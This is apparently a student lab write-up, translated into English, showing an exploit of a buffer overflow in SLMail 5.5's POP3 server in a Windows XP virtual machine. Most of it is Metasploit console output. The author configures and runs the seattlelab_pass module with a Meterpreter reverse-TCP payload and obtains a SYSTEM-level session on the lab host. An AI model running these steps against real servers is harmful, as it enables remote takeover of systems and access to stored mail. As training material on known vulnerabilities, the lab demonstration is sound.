Yoni Shieber יוני שיבר

ID: *********

SLMail

Introduction:

SLMail is SMTP and POP3 email server software for Microsoft™ Windows NT and 2000.

In the Win-XP virtual machine we installed the SLMail 5.5 software. This software is a server E-mail which implements the SMTP and POP3 protocols for sending and receiving e-mail. The software was developed for Windows environment and was intended for organizations and businesses.
It allowed quite a few additions (which today Trivial things are heard (such as email filtering, automatic reply, etc. POP3 is the protocol that was common at the time to connect to a mail server and download to the local computer the emails that arrived in the mailbox. This protocol, by its definition (1939RFC), requires identification with a username and password.


In the implementation of POP3 in the 5.5 SLMail mail server, a loophole was discovered that allowed a Buffer Overflow attack to be carried out on the server, while inserting shellcode and gaining access and control over the server computer

The demonstration of exploit process:

In SLMail server has vulnerability that make Buffer Overflow possible.
In Metasploit console we can find the module with exploitation payload.


Windows/pop3/seattlelab_pass attempts to exploit a buffer overflow in the POP3 server.

There is few payloads as we can see in DB of Metasploit.




```
       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use windows/pop3/seattlelab_pass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > show payloads

Compatible Payloads
===================

   #    Name                                                  Disclosure Date
 Rank    Check  Description
   -    ----                                                  ---------------
 ----    -----  -----------
   0    payload/generic/custom
 normal  No     Custom Payload
   1    payload/generic/debug_trap
 normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_tcp
 normal  No     Generic Command Shell, Bind TCP Inline
   3    payload/generic/shell_reverse_tcp
```

Lets choice in reverse tcp payload:




```
         normal  No     VNC Server (Reflective Injection), Windows Reverse HTT
P Stager (winhttp)

msf6 exploit(windows/pop3/seattlelab_pass) > set PAYLOAD windows/meterpreter/
reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.100.102.66    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


View the full module info with the info, or info -d command.
```

and set the target and port:
and then exploit..



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
                                         process, none)
   LHOST     10.100.102.58    yes       The listen address (an interface may be sp
                                        ecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 10.100.102.62
RHOST => 10.100.102.62
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 10.100.102.58:4444
[*] 10.100.102.62:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at
 5f4a358f
[*] Sending stage (175686 bytes) to 10.100.102.62
[*] Meterpreter session 1 opened (10.100.102.58:4444 -> 10.100.102.62:1085) at 2022-
11-30 08:30:32 -0500

meterpreter > 
```

Here we are with the meterpreter!
Very same to shell, but additions options:



```
100666/rw-rw-rw-  2102   fil   2022-11-16 04:39:04 -0500  maillog.008
100666/rw-rw-rw-  3639   fil   2022-11-29 04:54:02 -0500  maillog.009
100666/rw-rw-rw-  6134   fil   2022-11-30 02:22:56 -0500  maillog.00a
100666/rw-rw-rw-  6097   fil   2022-11-30 08:30:30 -0500  maillog.txt
100666/rw-rw-rw-  6116   fil   2022-11-30 07:50:12 -0500  root.mbx

meterpreter > dir
Listing: C:\Program Files\SLmail\System
=======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  3358   fil   2002-11-19 04:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  2005   fil   2019-12-12 13:42:43 -0500  maillog.000
100666/rw-rw-rw-  3446   fil   2020-01-02 13:46:56 -0500  maillog.001
100666/rw-rw-rw-  3278   fil   2020-10-05 12:41:46 -0400  maillog.002
100666/rw-rw-rw-  6880   fil   2020-10-07 19:32:43 -0400  maillog.003
100666/rw-rw-rw-  20580  fil   2020-12-09 03:32:39 -0500  maillog.004
100666/rw-rw-rw-  9366   fil   2022-11-01 06:43:02 -0400  maillog.005
100666/rw-rw-rw-  3278   fil   2022-11-02 07:25:47 -0400  maillog.006
100666/rw-rw-rw-  2124   fil   2022-11-15 15:18:53 -0500  maillog.007
100666/rw-rw-rw-  2102   fil   2022-11-16 04:39:04 -0500  maillog.008
100666/rw-rw-rw-  3639   fil   2022-11-29 04:54:02 -0500  maillog.009
100666/rw-rw-rw-  6134   fil   2022-11-30 02:22:56 -0500  maillog.00a
100666/rw-rw-rw-  6097   fil   2022-11-30 08:30:30 -0500  maillog.txt
100666/rw-rw-rw-  6116   fil   2022-11-30 07:50:12 -0500  root.mbx

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```